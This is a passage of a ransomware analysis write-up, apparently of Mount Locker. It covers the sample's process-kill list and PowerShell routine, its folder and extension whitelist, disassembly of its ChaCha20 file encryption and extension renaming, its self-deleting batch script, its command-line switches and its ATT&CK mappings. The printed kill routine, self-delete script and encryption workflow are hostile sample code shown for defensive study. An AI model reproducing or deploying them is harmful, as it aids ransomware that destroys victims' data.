"vsecomr.exe", "vshwin32.exe",
"vsisetup.exe", "vsmain.exe", "vsmon.exe", "vsstat.exe",
"vswin9xe.exe", "vswinnntse.exe", "vswinperse.exe", "w32dsm89.exe",
"w9x.exe", "watchdog.exe",
"webdav.exe", "webscanx.exe", "webtrap.exe", "wfindv32.exe",
"whoswatchingme.exe", "wimmun32.exe", "win-bugsfix.exe", "win32.exe",
"win32us.exe",
"winactive.exe", "window.exe", "windows.exe", "wininetd.exe",
"wininitx.exe", "winlogin.exe", "winmain.exe", "winnet.exe",
"winppr32.exe", "winrecon.exe",
"winervn.exe", "winssk32.exe", "winstart.exe", "winstart001.exe",
"wintsk32.exe", "winupdate.exe", "wkufind.exe", "wnad.exe", "wnt.exe",
"wradmin.exe",
"wrctrl.exe", "wsbgate.exe", "wupdater.exe", "wupd.exe",
"wyvernworksfirewall.exe", "xpf202en.exe", "zapro.exe",
"zapsetup3001.exe", "zatutor.exe",
"zonalm2601.exe", "zonealarm.exe")

```

```
Write-Host "QUERY PROCESS LIST`r`n" -nonewline
```

```

$list = Get-WmiObject -Query "SELECT ProcessId, Name, ExecutablePath
FROM win32_process WHERE ProcessId > 0 AND NOT (ExecutablePath LIKE
'%:\\WINDOWS\\%')"

if ($list -ne $null)
{
    foreach ($item in $list)
    {
        if ($ExceptProcess -notcontains $item.Name -AND
$item.ProcessId -ne $mypid)
        {

```

```

        Write-Host "KILL PROCESS PID=$($Item.ProcessId)
NAME=$($Item.ExecutablePath)`r`n" -nonewline

        Stop-Process -Force -Id $Item.ProcessId -ErrorAction
SilentlyContinue

    }

    else

    {

        Write-Host "SKIP PROCESS PID=$($Item.ProcessId)
NAME=$($Item.ExecutablePath)`r`n" -nonewline

    }

}

}

```

The code deletes shadow files and stops a list of services, does a check for its PID and for process in `$Exceptprocess` list to kill every process other than itself and ones listed in `$Exceptprocess`. We can completely skip this subroutine when debugging otherwise it will kill the debugger

Whitelist

The malware enumerates all drives and whitelist few folders and extensions as shown below

<code>aSystemVolumeIn</code>	<code>; ":"\\Windows\\\"</code>	<code>offset aD11</code>	<code>; "exe"</code>
<code>aRecycleBin</code>	<code>; ":"\\\$RECYCLE.BIN\\\"</code>		<code>; "dll"</code>
<code>aSystemSav</code>	<code>; ":"\\SYSTEM.SAV"</code>	<code>offset aSys</code>	<code>; "sys"</code>
<code>aWinnt</code>	<code>; ":"\\WINNT"</code>	<code>offset aMsi</code>	<code>; "msi"</code>
<code>aWindowsBt</code>	<code>; ":"\\WINDOWS.~BT\\\"</code>	<code>offset aMui</code>	<code>; "mui"</code>
<code>aWindowsOld</code>	<code>; ":"\\Windows.old\\\"</code>	<code>offset aInf</code>	<code>; "inf"</code>
<code>aPerflog</code>	<code>; ":"\\PerfLog\\\"</code>	<code>offset aCat</code>	<code>; "cat"</code>
<code>aWindowsapps</code>	<code>; "\\WindowsApps\\\"</code>	<code>offset aBat</code>	<code>; "bat"</code>
<code>aMicrosoftWindo</code>	<code>; "\\Microsoft\\Windows\\\"</code>	<code>offset aCmd</code>	<code>; "cmd"</code>
<code>aRoamingMicroso</code>	<code>; "\\Roaming\\Microsoft\\\"</code>	<code>offset aPs1</code>	<code>; "ps1"</code>
<code>aLocalMicrosoft</code>	<code>; "\\Local\\Microsoft\\\"</code>	<code>offset aVbs</code>	<code>; "vbs"</code>
<code>aLocallowMicros</code>	<code>; "\\LocalLow\\Microsoft\\\"</code>	<code>offset aTtf</code>	<code>; "ttf"</code>
<code>aProgramdataMic</code>	<code>; "\\ProgramData\\Microsoft\\\"</code>	<code>offset aFon</code>	<code>; "fon"</code>
<code>aLocalPackages</code>	<code>; "\\Local\\Packages\\\"</code>	<code>offset aLnk</code>	<code>; "lnk"</code>
<code>aProgramdataPac</code>	<code>; "\\ProgramData\\Packages\\\"</code>		
<code>aWindowsDefende</code>	<code>; "\\Windows Defender\\\"</code>		
<code>aMicrosoftShare</code>	<code>; "\\microsoft shared\\\"</code>		
<code>aGoogleChrome</code>	<code>; "\\Google\\Chrome\\\"</code>		
<code>aMozillaFirefo</code>	<code>; "\\Mozilla Firefox\\\"</code>		

Figure 8 whitelist of folders and extensions

Windows, System Volume Information, \$RECYCLE.BIN, SYSTEM.SAV, WINNT, \$WINDOWS.~BT, Windows.old, PerfLog, WindowsApps, Microsoft\Windows, Roaming\Microsoft, Local\Microsoft, LocalLow\Microsoft,

```
ProgramData\Microsoft, Local\Packages, ProgramData\Packages, Windows  
Defender, microsoft shared, Google\Chrome, Mozilla Firefox,  
Mozilla\Firefox, Internet Explorer, MicrosoftEdge, Tor Browser,  
AppData\Local\Temp
```

```
.exe, .dll, .sys, .msi, .mui, .inf, .cat, .bat, .cmd, .ps1, .vbs,  
.ttf, .fon, .lnk
```

Encryption

To change the extension of each file, malware gets a handle to it by using `CreateFileW` and `CreateFileMappingW`, and it uses `SetFileInformationByHandle` to change the extension to `.ReadManual.5A595725`, following figures shows these API calls.

<pre>push eax ; hTemplateFile push eax ; dwFlagsAndAttributes push 3 ; dwCreationDisposition push eax ; lpSecurityAttributes push eax ; dwShareMode push 0C0010000h ; dwDesiredAccess push edi ; lpFileName call ds:CreateFileW</pre>	<pre>push 0 ; lpName push dword ptr [edi] ; dwMaximumSizeLow push dword ptr [esi+0Ch] ; dwMaximumSizeHigh push 4 ; flProtect push 0 ; lpFileMappingAttributes push dword ptr [esi] ; hFile call ds:CreateFileMappingW</pre>
<pre>mov eax, [esi+8] lea eax, ds:10h[eax*2] push eax ; dwBufferSize push esi ; lpFileInformation push 3 ; FileInformationClass push [esp+84h+hFile] ; hFile call ds:SetFileInformationByHandle</pre>	

Figure 9 API calls for changing file extension

The malware generates 32 bytes again using `rdtsc` instruction it's done for every file. This 32 bytes is used as key and nonce for `chacha20`. We can call this 32 bytes as `file_32_bytes`

The encrypted 32 bytes with RSA is added to the file, we can call this as `encrypted 32 bytes`.

In other words the session key is encrypted with RSA and file key is encrypted with session key using `chacha20`

The `chacha20` implementation similar to this one found in GitHub

<https://github.com/Ginurx/chacha20-c> but it's not completely, same some portion of the code is avoided in the sample.

```

rdtsc          ; 32 bytes initialized again
mov    [esp+ecx*4+78h+var_20], eax
inc    ecx
cmp    ecx, 8
jb     short loc_4D2496 ; 32 bytes initialized again

```

```

push  [ebp+arg_4]
mov   edx, [ebp+arg_0]
lea   ecx, [esp+7Ch+hFile]
call  sub_4D1F8B      : chacha20

```

Figure 10 32 bytes generated and followed with chacha20

Each file is mapped into the memory by using `MapViewOfFile` and this buffer will be encrypted with chacha20 using `file_32_bytes` as key and 12 byte of `file_32_bytes` as nonce, `UnmapViewOfFile` is called to save the buffer to file. Figure below shows the API calls

```

push  edi          ; dwNumberOfBytesToMap
push  ebp          ; dwFileOffsetLow
push  ecx          ; dwFileOffsetHigh
push  6            ; dwDesiredAccess
push  dword ptr [ebx+4] ; hFileMappingObject
call  ds:MapViewOfFile
mov   esi, eax
test  esi, esi
jz   loc_4D213A

```

```

push  edi
mov   edx, esi
lea   ecx, [esp+0E8h+var_BC]
call  sub_4D14F4      ; chachaxor
pop   ecx
push  esi          ; lpBaseAddress
call  ds:UnmapViewOfFile

```

Figure 11 encrypting and saving the buffer to the file

File Deletion

Once the ransomware has done its thing it deletes itself using

```
cmd /c "C:\Users\Admin\AppData\Local\Temp\<GetTickCount>.bat"
"C:\Users\Admin\AppData\Local\Temp\<filename>.exe"
```

```

push    edi
push    eax           ; lpBuffer
push    104h          ; nBufferLength
mov     edi, ecx
call   ds:GetTempPathW
mov     esi, eax
call   ds:GetTickCount
push   eax
lea    eax, [esp+470h+Buffer]
lea    eax, [eax+esi*2]
mov     esi, ds:wsprintfW
push   offset a08xBat ; "\%0.8X.bat"
push   eax           ; LPWSTR
call   esi ; wsprintfW
push   41h ; 'A'      ; nNumberOfBytesToWrite
mov    edx, offset aAttribSRH1LDel ; "attrib -s -r -h %1\r\n:n:1\r\n\ndel /F /Q %..."...
lea    ecx, [esp+47Ch+Buffer] ; lpFileName
call   sub_4D18C9
add    esp, 10h
test   eax, eax
jz    short loc_4D311C

```

Figure 12 delete file

```

attrib -s -r -h %1\r\n:n:1\r\n\ndel /F /Q %1\r\nif exist %1 goto
1\r\ndel\r\n%0\r\n

```

Malware Accepts Command Line Arguments

/log: can be used with 'F' or 'C' to write a Log to a File or Console respectively

/scan: valid options: L | N | S, scan attached drives where L = Local Drive, N = Network Drive, S = Network Share

/marker: create a specified marker file on each volume to be encrypted

/nodel: --> do not delete the ransomware binary after execution

AnyRun Sandbox Report

<https://any.run/report/e7c277aae66085f1e0c4789fe51cac50e3ea86d79c8a242ffc066ed0b0548037/552dc97d-6a27-4f52-8d92-0542b3e5cfcc8>

IOC's

T1059: Command and Scripting Interpreter: PowerShell --> Execution

T1070: Indicator Removal on Host: File Deletion --> Defense Evasion

T1076: Remote Desktop Protocol --> Lateral Movement

T1082: System Information Discovery --> Discovery

T1083: File and Directory Discovery --> Defense Evasion

T1112: Modify Registry --> Defense Evasion

T1129: Shared Modules --> Execution

T1134: Access Token Manipulation --> Defense Evasion, Privilege Escalation

T1486: Data Encrypted for Impact --> Impact

T1489: Service Stop --> Impact

T1490: Inhibit System Recovery --> Impact

T1546: Event Triggered Execution: Change Default File Association --> Privilege Escalation, Persistence

T1562: Impair Defenses: Disable or Modify Tools --> Defense Evasion

References

<https://app.any.run/tasks/552dc97d-6a27-4f52-8d92-0542b3e5fc8/>

<https://github.com/Ginurx/chacha20-c>

<https://tio.run/#powershell-core>

<https://zawadidone.nl/2020/11/26/mount-locker-ransomware-analysis.html>

<https://dissectingmalwa.re/between-a-rock-and-a-hard-place-exploring-mount-locker-ransomware.html>